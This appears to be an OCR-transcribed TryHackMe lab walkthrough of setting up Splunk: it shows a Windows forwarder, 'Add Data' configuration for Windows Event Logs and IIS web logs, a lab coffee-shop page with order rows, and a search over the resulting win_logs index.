

Phone Home: AllAll Clientsfilter

1 Clients10 Per Page

	Host Name	Client Name	Instance Name	IP Address	Actions	Machine Type	Deployed Apps	Phone Home
>	coffeylab	CD7E13B1-8ED3-47C0-BD16-9FD6DCBC6064	coffeylab	127.0.0.1	Delete Record	windows-x64	0 deployed	a few seconds ago

11:52 PM
4/30/2024

Splunk: Ingesting Windows Logs



The image displays two screenshots of the Splunk Enterprise web interface, showing the 'Add Data' configuration process.



Top Screenshot: Input Settings

- Page Title:** Add Data - Input Settings | Splunk
- URL:** 127.0.0.1:8000/en-Gb/manager/system/adddatamethods/inputsettings#
- Navigation:** Select Forwarders, Select Source, **Input Settings**, Review, Done. Buttons: < Back, Review >
- Section: Input Settings**
 - Index:** The Splunk platform stores incoming data as events in the selected index. Consider using a "sandbox" index as a destination if you have problems determining a source type for your data. A sandbox index lets you troubleshoot your configuration without impacting production indexes. You can always change this setting later. [Learn More](#)
 - Index:** win_logs (dropdown menu). Button: Create a new index
 - FAQ:**
 - > How do indexes work?
 - > How do I know when to create or use multiple indexes?

Bottom Screenshot: Review

- Page Title:** Add Data - Review | Splunk 9.0
- URL:** 127.0.0.1:8000/en-Gb/manager/system/adddatamethods/review
- Navigation:** Select Forwarders, Select Source, Input Settings, **Review**, Done. Buttons: < Back, Submit >
- Form Fields:**
 - Server Class Name: coffee_lab
 - List of Forwarders: WINDOWS | coffeeylab
 - Collection Name: localhost
 - Input Type: Windows Event Logs
 - Event Logs: Application, Security, System
 - Index: win_logs

Ingesting Coffely Web Logs



TryHackMe | Splunk: Setting up... x TryHackMe | Remote x Search for the events with Even... x TryHackMe | Splunk: Setting up... x +

remote-eu-07.tryhackme.tech/#/client/MaczNjM6NwBjAG1Sc3Fzshoken=F89DF3732051A665F91E3A6A719A190973BF3DB7A1ECB771DDC4BFEB160B453

Add Data - Input Settings | Splunk x +

127.0.0.1:8000/en-Gb/manager/search/adddatamethods/inputsettings

splunk-enterprise Apps Administrator Messages Settings Activity Help Find

Add Data Select Forwarders Select Source Input Settings Review Done < Back Review >

Input Settings

Optionally set additional input parameters for this data input as follows:

Source type

The source type is one of the default fields that the Splunk platform assigns to all incoming data. It tells the Splunk platform what kind of data you've got, so that the Splunk platform can format the data intelligently during indexing. And it's a way to categorize your data, so that you can search it easily.

Automatic Select New

its

Index

The Splunk platform stores incoming data as events in the selected index. Consider using a "sandbox" index as a destination if you have problems determining a source type for your data. A sandbox index lets you troubleshoot your configuration without impacting production indexes. You can always change this setting later. [Learn More](#)

Index Default Create a new index

FAQ

12:04 AM 5/1/2024

TryHackMe | Splunk: Setting up... x TryHackMe | Remote x Search for the events with Even... x TryHackMe | Splunk: Setting up... x +

remote-eu-07.tryhackme.tech/#/client/MaczNjM6NwBjAG1Sc3Fzshoken=F89DF3732051A665F91E3A6A719A190973BF3DB7A1ECB771DDC4BFEB160B453

Add Data - Review | Splunk 9.0 x +

127.0.0.1:8000/en-Gb/manager/search/adddatamethods/review

splunk-enterprise Apps Administrator Messages Settings Activity Help Find

Add Data Select Forwarders Select Source Input Settings Review Done < Back Submit >

Review

Server Class Name web_logs

List of Forwarders WINDOWS | coffee1ylib

Input Type File Monitor

Source Path C:\inetpub\logs\LogFiles\W3SVC



Includelist N/A

Excludelist N/A

Source Type its

Index default

12:04 AM 5/1/2024




TryHackMe | Splunk Setting up... TryHackMe | Remote Search for the events with Even... TryHackMe | Splunk Setting up...

remote-eu-07.tryhackme.tech/#/client/MaczNjMwNwBjAG1Sc3FzIztkcm==FB9DF3732051A665F9FE3A6A719A190973BF3DB7A1ECB771DDC48FEB1B0B453

Search | Splunk 9.0.4.1 TryHackMe | SplunkDeepDive TryHackMe | SplunkDeepDive

Not secure | coffely.thm/secret-flag.html Update



COFFELY
Protect your data.
sip your latte.

Home
About us

SERIAL NO	TIMESTAMP	SOURCE IP	MESSAGE	RESPONSE TIME / MS	BROWSER	QUANTITY	PRICE
1	2024-05-01 00:10:12	coffely.thm	An order of Americano COFFELY IS BEST IN TOWN with quantity of 1 has been placed at 500\$.	200	Mozilla	1	500\$
2	2024-05-01 00:10:14	coffely.thm	An order of Cappuchino with quantity of 1 has been placed at 200\$.	200	Mozilla	1	200\$
3	2024-05-01 00:12:18	coffely.thm	An order of Flat White with quantity of 1 has been placed at 82\$.	200	Mozilla	1	82\$

12:14 AM
5/1/2024

TryHackMe | Splunk Setting up... TryHackMe | Remote

remote-eu-07.tryhackme.tech/#/client/MaczNjMwNwBjAG1Sc3FzIztkcm==FB9DF3732051A665F9FE3A6A719A190973BF3DB7A1ECB771DDC48FEB1B0B453

Search | Splunk 9.0.4.1 TryHackMe | SplunkDeepDive TryHackMe | SplunkDeepDive

New Search

source="winEventLog:*" index="win_logs" Last 24 hours

736 events (30/04/2024 00:00:00.000 to 01/05/2024 00:20:49.000) No Event Sampling

Events (736) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Download

1 hour per column

List Format 20 Per Page

Hide Fields All Fields

SELECTED FIELDS


- # host: 1
- # source: 3
- # sourcetype: 3

INTERESTING FIELDS

- # Account_Domain: 7
- # Account_Name: 15
- # ComputerName: 2
- # EventCode: 86
- # EventType: 3
- # index: 1
- # Keywords: 4


Time	Event
01/05/2024 00:20:10.000	05/01/2024 13:28:18 AM LogName=System EventCode=7036 EventType=4 ComputerName=coffelylab Show all 12 lines host = COFFEYLAB source = WinEventLogSystem sourcetype = WinEventLogSystem
01/05/2024 00:19:02.000	05/01/2024 13:19:02 AM LogName=System EventCode=7036 EventType=4 ComputerName=coffelylab Show all 12 lines



12:21 AM
5/1/2024


